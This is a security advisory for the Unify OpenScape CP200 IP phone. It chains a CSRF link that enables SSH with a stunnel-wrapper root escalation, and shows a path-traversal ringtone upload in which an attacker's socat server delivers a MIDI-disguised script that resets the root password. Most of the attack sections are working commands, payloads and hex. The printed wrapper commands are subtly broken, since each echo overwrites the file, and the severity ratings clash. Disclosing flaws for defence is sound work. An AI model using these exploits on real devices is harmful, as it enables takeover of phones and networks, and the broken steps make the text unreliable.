1. Summary

Vendor: Unify

Product: Unify OpenScape CP200

Affected Version: V1 R3.8.10

CVSS Score: 6.3 (medium)
(https://www.first.org/cvss/calculator/3.0#CVSS:3.0/AV:A/AC:H/PR:H/UI:R/S:U/C:H/I:H/A:H/E:F/RL:U/CR:M/IR:M/AR:M/MAV:A/MAC:H/MPR:H/MUI:R/MS:C/MC:H/MI:H/MA:H)

Severity: high

Remote exploitable: yes

The firmware of the Unify OpenScape CP200 IP phone contains several vulnerabilities, which would allow an attacker to control the device. The attacker only has to be in the same network. To get a remote shell on the device a concatenation of two vulnerabilities is required.

Enabling secure shell via CSRF (vulnerability 1):

The web interface offers the possibility to enable a secure shell (ssh access) for administration. This shell can later be used for a privilege escalation in order to permanently control the device. One possible way of enabling the access to the secure shell without prior authentication is to exploit the missing protection against CSRF (Cross-Site-Request-Forgery).

For this to work, the attacker can send phishing E-mails with a manipulated URL enabling the secure shell to a potential victim. The URL that enables a secure shell when the victim already is logged in looks as follows:

```
https://10.148.207.209/page.cmd?page_submit=WEBM_Admin_SecureShell&lang=en&
ssh-enable=true&ssh-password=123456&ssh-timer-connect=3&ssh-timer-session=5
```

This enables ssh access to the phone as admin-user resulting in a limited, not fully privileged access

`ssh admin@10.148.207.209, password 123456`

Secure-Shell Privilege Escalation to Root (vulnerability 2):

Having access to the limited secure shell, a privilege escalation can be performed in order to gain root access and with it full control over the device. Scanning running processes points out that stunnel being run as root.

```
$ ps

464 root 4520 S /usr/sbin/stunnel /Opera_Deploy/stunnel_server.conf
```

The exploit for privilege escalation consists of a simple wrapper script for stunnel which first changes the root password with chpasswd and calling the original stunnel binary afterwards to obtain a clean state.


```
$ cp /usr/sbin/stunnel /home/admin/stunnel_orig
$ echo "#!/bin/bash" > /usr/sbin/stunnel
$ echo "/Opera_Deploy/setPasswd.sh root magic12" > /usr/sbin/stunnel

# call original stunnel with all arguments delivered to the wrapper
$ echo "/home/admin/stunnel_orig $@" > /usr/sbin/stunnel
$ reboot # Make the device reboot
```

After this the root password is magic12 and can be used permanently.

Authenticated privilege escalation with File-Upload Path traversal (vulnerability 3):

Another way for privilege escalation from admin to root has been found within the Ringtone File-Upload feature.

The feature allows you to specify an arbitrary webserver or ftp-server and the absolute path including the filename where the file can be found. The path and filename are not checked for path traversal. The following descriptions holds true for the process:



Ringer file

Use defaults	☐
Download method	HTTPS
HTTPS base URL	https://10.148.207.227:4444
Filename	../../../etc/init.d/OperaEnv.sh
After submit	start download

- The path/filenames are not being checked for path traversal
- The webserver, which controls the process is running as root and has write access to every location on the phone
- The process does not check whether the file exists and just overwrites any file specified
- The process does not consider the file extensions
- The process checks if the provided file is a WAV or MIDI file by checking the magic bytes which can be circumvented.

The only obstacle is the check if the magic bytes of the provided files is indeed a WAV or MIDI file. However, since shell scripts just continue execution after the failure of unknown or wrong commands, this can be circumvented. The process is to create a valid shell script with the desired functionality and prepending the MIDI Magic-Bytes. For the Proof of Concept the `OperaEnv.sh` file will be replaces with a modified version containing exploit code. Therefore the content of the original `OperaEnv.sh` has been copied, the password change has been appended like in vulnerability 2 and the Magic MIDI-Bytes prepended. The magic byte of the midi header are:

```
00000110: xxxx xxxx xxxx xxxx xxxx xxxx xxxx xx4d  ...............M
00000120: 5468 6400 0000 0600 0100 0101 e04d 5472  Thd..........MTr
00000130: 6b00 0000 3300 ff7f 0d05 0f1c 3230 3039  k...3.......2009
00000140: 2e31 312e 3031 00ff 7f0a 050f 1200 007f  .11.01..........
00000150: 4000 6501 00ff 5405 2100 0000 0000 ff51  @.e...T.!......Q
00000160: 0307 811b 00ff 2f00 0a0a 2321 2f62 696e  ....../...
```

The modified `OperaEnv.sh` file including response header (content of `prepared_response.bin` file) looks as followed:

```
HTTP/1.1 200 OK
Date: Wed, 08 Aug 2018 11:57:32 GMT
Server: Apache/2.4.29 (Ubuntu)
X-Frame-Options: DENY
X-Content-Type-Options: nosniff
Last-Modified: Wed, 08 Aug 2018 07:36:55 GMT
ETag: "5d-572e7932cfe36"
Accept-Ranges: bytes
Content-Length: 1916
Content-Type: audio/x-wav
```

```
2009.11.01�□3�□        <==== Midi header
□@e�T!�Q────────────────────────────────��/

#!/bin/sh
echo "New Script for changing password!"
echo "Sourcing Opera Environment..."

export LD_LIBRARY_PATH=/lib:/usr/lib:/usr/local/lib:.:/Opera_Deploy:/usr/local/lldp
export DB_PATH=/data/database
export PATH=/usr/local/bin:/usr/bin:/bin:/usr/local/sbin:/usr/sbin:/sbin:/Opera_Deploy
export QWS_MOUSE_PROTO=IntelliMouse:/dev/input/mice
export QWS_KEYBOARD=wheel:/dev/input/keyboards
export OPERA_LOG_FILE_PATH=/tmp/logs/devel.log
export OPERA_PERSISTENT_LOCATION=/data/
export OPERA_VOLATILE_LOCATION=/tmp/
export TERMINFO=/etc/terminfo
export OPERA_USER_DISK=/data/
export OPERA_USER_DISK_RESERVED=1048576
export OPERA_USER_DISK_RESERVED_WORKINGMEMORY=1048576

PHONEDB_FIPSMODE="false"
SQLITE_CLI=/Opera_Deploy/sqlite3
PHONE_DB=/data/database/phone.db

# Get the 'fips_enabled' value from the phone's sqlite database.
if [ -e "$PHONE_DB" -a -e "$SQLITE_CLI" ]; then
   PHONEDB_FIPSMODE=`"$SQLITE_CLI" "$PHONE_DB" "select value from GENERAL_CONFIG where Name
like 'fips_enabled' LIMIT 1;"`
fi

# Use the value obtained from the phone's database to set the OPENSSL_FIPS environment
variable.
# The default value is 0.
if [ "$PHONEDB_FIPSMODE" = "true" ]; then
#   echo "FipsMode from Phone DB = true"
   export OPENSSL_FIPS=1
else
#   echo "FipsMode from Phone DB = false or not set"
   export OPENSSL_FIPS=0
fi

echo "FipsMode from Phone.db = $PHONEDB_FIPSMODE"
echo "OPENSSL_FIPS = $OPENSSL_FIPS"



# Note to developers:-
# To interogate the phone.db (via the serial port console) to determine the current fips mode
setting use the following command lines:-
# export LD_LIBRARY_PATH=/Opera_Deploy
# /Opera_Deploy/sqlite3 /data/database/phone.db "SELECT value FROM GENERAL_CONFIG WHERE Name
LIKE 'fips_enabled' LIMIT 1;"
# Change Password
/Opera_Deploy/setPasswd.sh root magic12
```

The request sent by the phone to https://10.148.207.227:4444 (attacker's webserver IP) is answered by `socat`[1] with the prepared response file (`prepared_response.bin`). The file contains the http-response-header followed by the content. The content is the described shell-script, prepended with the magic MIDI-Bytes to bypass the file-type check and the `chpasswd` command for changing the root password (similar to vulnerability 2).

Socat command sending the prepared file:

[1] https://linux.die.net/man/1/socat

```
$ socat OPENSSL-
LISTEN:4444,cert=server_certs/server.pem,verify=0,method=tls1,cipher=AES128
-SHA - < prepared_response.bin


GET https://10.148.207.227:4444/../../../etc/init.d/OperaEnv.sh HTTP/1.1

Host: 10.148.207.227:4444
```

After a reboot, the shell script is being executed and the root password changed to magic12

2. Impact

CSRF + Privilege Escalation

The combination of vulnerability 1 and vulnerability 2 will allow an attacker, who has access to the device network to open a remote root shell without authentication.

File-Upload Privilege Escalation

Vulnerability 3 is another way to escalate from admin to root on the phone.

3. Possible Fixes

For vulnerability 1, a proper protection against CSRF should be used with hidden fields.

For vulnerability 2, ensure that the root user does not execute any scripts or input which can be modified or created by the admin user.

For vulnerability 3, multiple assertions are not present.

- Implement sanity checks for the provided path and mitigate path traversal
- Do not overwrite existing files
- Additional to magic bytes, check the file extension
  Do not run the webserver with root privileges. Create a webserver user with as minimal privileges as necessary.